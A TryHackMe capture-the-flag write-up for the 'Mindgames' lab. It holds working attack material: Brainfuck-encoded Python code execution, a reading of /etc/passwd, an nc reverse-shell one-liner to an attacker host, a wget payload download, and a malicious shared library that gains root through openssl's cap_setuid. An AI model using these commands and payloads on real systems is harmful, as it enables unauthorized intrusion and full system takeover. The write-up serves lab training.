TryHackMeMedium
Mindgames
brainfuckpython-rcecapabilitiesopenssl
Mindgames - TryHackMe Writeup
Overview
Mindgames is a creative medium-difficulty TryHackMe room that features an unusual attack vector: a web application that executes Python code encoded in Brainfuck. The challenge requires understanding esoteric programming languages, exploiting code execution, and leveraging Linux capabilities for privilege escalation.
Key Techniques:
- Brainfuck encoding/decoding
- Python code injection via web application
- Reverse shell through Python subprocess
- Privilege escalation via
cap_setuidon OpenSSL
1. Reconnaissance
Nmap Scan
BASH
nmap -sC -sV -oA nmap/mindgames <TARGET_IP>Results:
TEXT
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Standard web application setup with SSH and HTTP.
2. Web Enumeration
Analyzing the Application
Upon visiting the web page, I was greeted with an interesting interface:

The page contained what appeared to be Brainfuck code displayed in a text area, with an option to execute it. For those unfamiliar, Brainfuck is an esoteric programming language consisting of only 8 characters (>, <, +, -, ., ,, [, ]).
When I decoded the displayed Brainfuck text and submitted it, the application executed Python code:

This was a critical discovery: the application takes Brainfuck-encoded Python code and executes it on the server.

Understanding the Vulnerability: The application workflow is:
- User submits Brainfuck code
- Server decodes Brainfuck → Python
- Server executes the Python code
- Output is returned to the user
This is a Remote Code Execution (RCE) vulnerability, but with an obfuscation layer (Brainfuck encoding).
3. Testing Code Execution
Reading Local Files
To confirm the extent of code execution, I created a Python script to read /etc/passwd:
PYTHON
def read_file(path):
    try:
        with open(path, "r") as file:
            content = file.read()
            print(content)
    except PermissionError:
        print("Permission denied: You don't have access to this file")
    except FileNotFoundError:
        print("File not found")
    except Exception as e:
        print(f"Error: {e}")

read_file("/etc/passwd")
I used an online Brainfuck encoder (I built one myself at keysec.in) to encode this Python code:

Submitting the encoded version successfully returned the contents of /etc/passwd:

This confirmed arbitrary file read and Python code execution.
Command Injection via subprocess
Next, I tested if I could execute system commands using Python's subprocess module:
PYTHON
import subprocess

def run_command(cmd):
    try:
        result = subprocess.check_output(
            cmd,
            shell=True,
            stderr=subprocess.STDOUT,
            universal_newlines=True
        )
        print(result)
    except subprocess.CalledProcessError as e:
        print("Command failed")
        print(e.output)

run_command("id")
run_command("uname -a")

Full command execution confirmed!
4. Getting a Reverse Shell

With command execution established, obtaining a reverse shell was straightforward. I crafted a Python script that executes a bash reverse shell:
PYTHON
import subprocess

def run_command(cmd):
    try:
        result = subprocess.check_output(
            cmd,
            shell=True,
            stderr=subprocess.STDOUT,
            universal_newlines=True
        )
        print(result)
    except subprocess.CalledProcessError as e:
        print("Command failed")
        print(e.output)

run_command("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc <ATTACKER_IP> 6666 >/tmp/f")
I encoded this in Brainfuck, set up my listener, and submitted:
BASH
nc -lvnp 6666
I had a shell as mindgames user!
5. User Flag
BASH
mindgames@mindgames:~$ cat user.txt
THM{REDACTED}
6. Privilege Escalation
Enumerating for Escalation Vectors
I ran standard enumeration to find privilege escalation paths:
BASH
getcap -r / 2>/dev/nullResults:
TEXT
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
The critical finding was /usr/bin/openssl having cap_setuid+ep.
Understanding the OpenSSL Capability Exploit
The cap_setuid capability allows a process to set its UID to any value, including 0 (root). OpenSSL has a feature to load dynamic engine libraries, which we can exploit.
The Attack Plan:
- Create a malicious shared library that sets UID to 0 and spawns a shell
- Compile it with OpenSSL library support
- Load it using
openssl engine
Creating the Exploit
After researching various approaches (and encountering several compilation errors—more on that below), I found a working payload:
C
#include <unistd.h>

__attribute__((constructor))
static void init() {
    setuid(0);
    execl("/bin/sh","sh",NULL);
}
The __attribute__((constructor)) directive tells the compiler to run this function when the library is loaded—before main() would typically execute.
Compiling the Shared Library
On my attacker machine:
BASH
# Compile to object file
gcc -fPIC -o exploit.o -c priv_esca.c

# Create shared library
gcc -shared -o priv.so exploit.o -lcrypto
Transferring and Executing
I transferred priv.so to the target using a Python HTTP server:
BASH
# Attacker
python3 -m http.server 8000

# Target
wget http://<ATTACKER_IP>:8000/priv.so -O /tmp/priv.so
Then loaded it with OpenSSL:
BASH
openssl engine -t /tmp/priv.so
Root shell obtained!
7. Root Flag
BASH
# cat /root/root.txt
THM{REDACTED}
8. Failed Attempts and Lessons Learned
During the privilege escalation phase, I encountered several errors that are worth documenting for learning purposes.
Failed Approach 1: OpenSSL Engine API
I initially tried using the OpenSSL Engine API directly:
C
#include <openssl/engine.h>

static int bind(ENGINE *e, const char *id) {
    setuid(0); setgid(0);
    system("/bin/bash");
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
Error:
TEXT
error: implicit declaration of function 'setuid'
error: implicit declaration of function 'setgid'
Why it failed: The OpenSSL headers don't include <unistd.h>, which defines setuid() and setgid().
Failed Approach 2: Adding Missing Headers
C
#include <openssl/engine.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static const char *engine_id = "test";
static const char *engine_name = "hope it works";

static int bind(ENGINE *e, const char *id)
{
  // ... engine setup code ...
  setuid(0);
  setgid(0);
  system("chmod +s /bin/bash");
  system("echo Complete!");
  return 1;
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
Why it failed: While this compiles, the complex ENGINE initialization was unnecessary and introduced potential failure points. The simpler __attribute__((constructor)) approach works because it triggers on library load, regardless of how OpenSSL uses the engine.
Key Lesson: When exploiting library loading capabilities, simpler payloads using constructor attributes are often more reliable than trying to hook into the application's expected interfaces.
Key Takeaways
Esoteric Languages as Obfuscation: Brainfuck encoding doesn't provide security—it's just obfuscation. The underlying vulnerability (code execution) remains exploitable.
Linux Capabilities: Capabilities like
cap_setuidare powerful privilege escalation vectors. Always check withgetcap -r / 2>/dev/null.Constructor Attributes: The
__attribute__((constructor))GCC extension is extremely useful for exploits that rely on library loading.Research Failed Attempts: Documenting what didn't work is as valuable as showing what did. It demonstrates thorough methodology and helps others avoid the same pitfalls.
Tools Used
- Nmap - Port scanning
- Brainfuck Encoder - keysec.in
- Netcat - Reverse shell listener
- GCC - Compiling shared libraries
- Python HTTP Server - File transfer
Happy Hacking!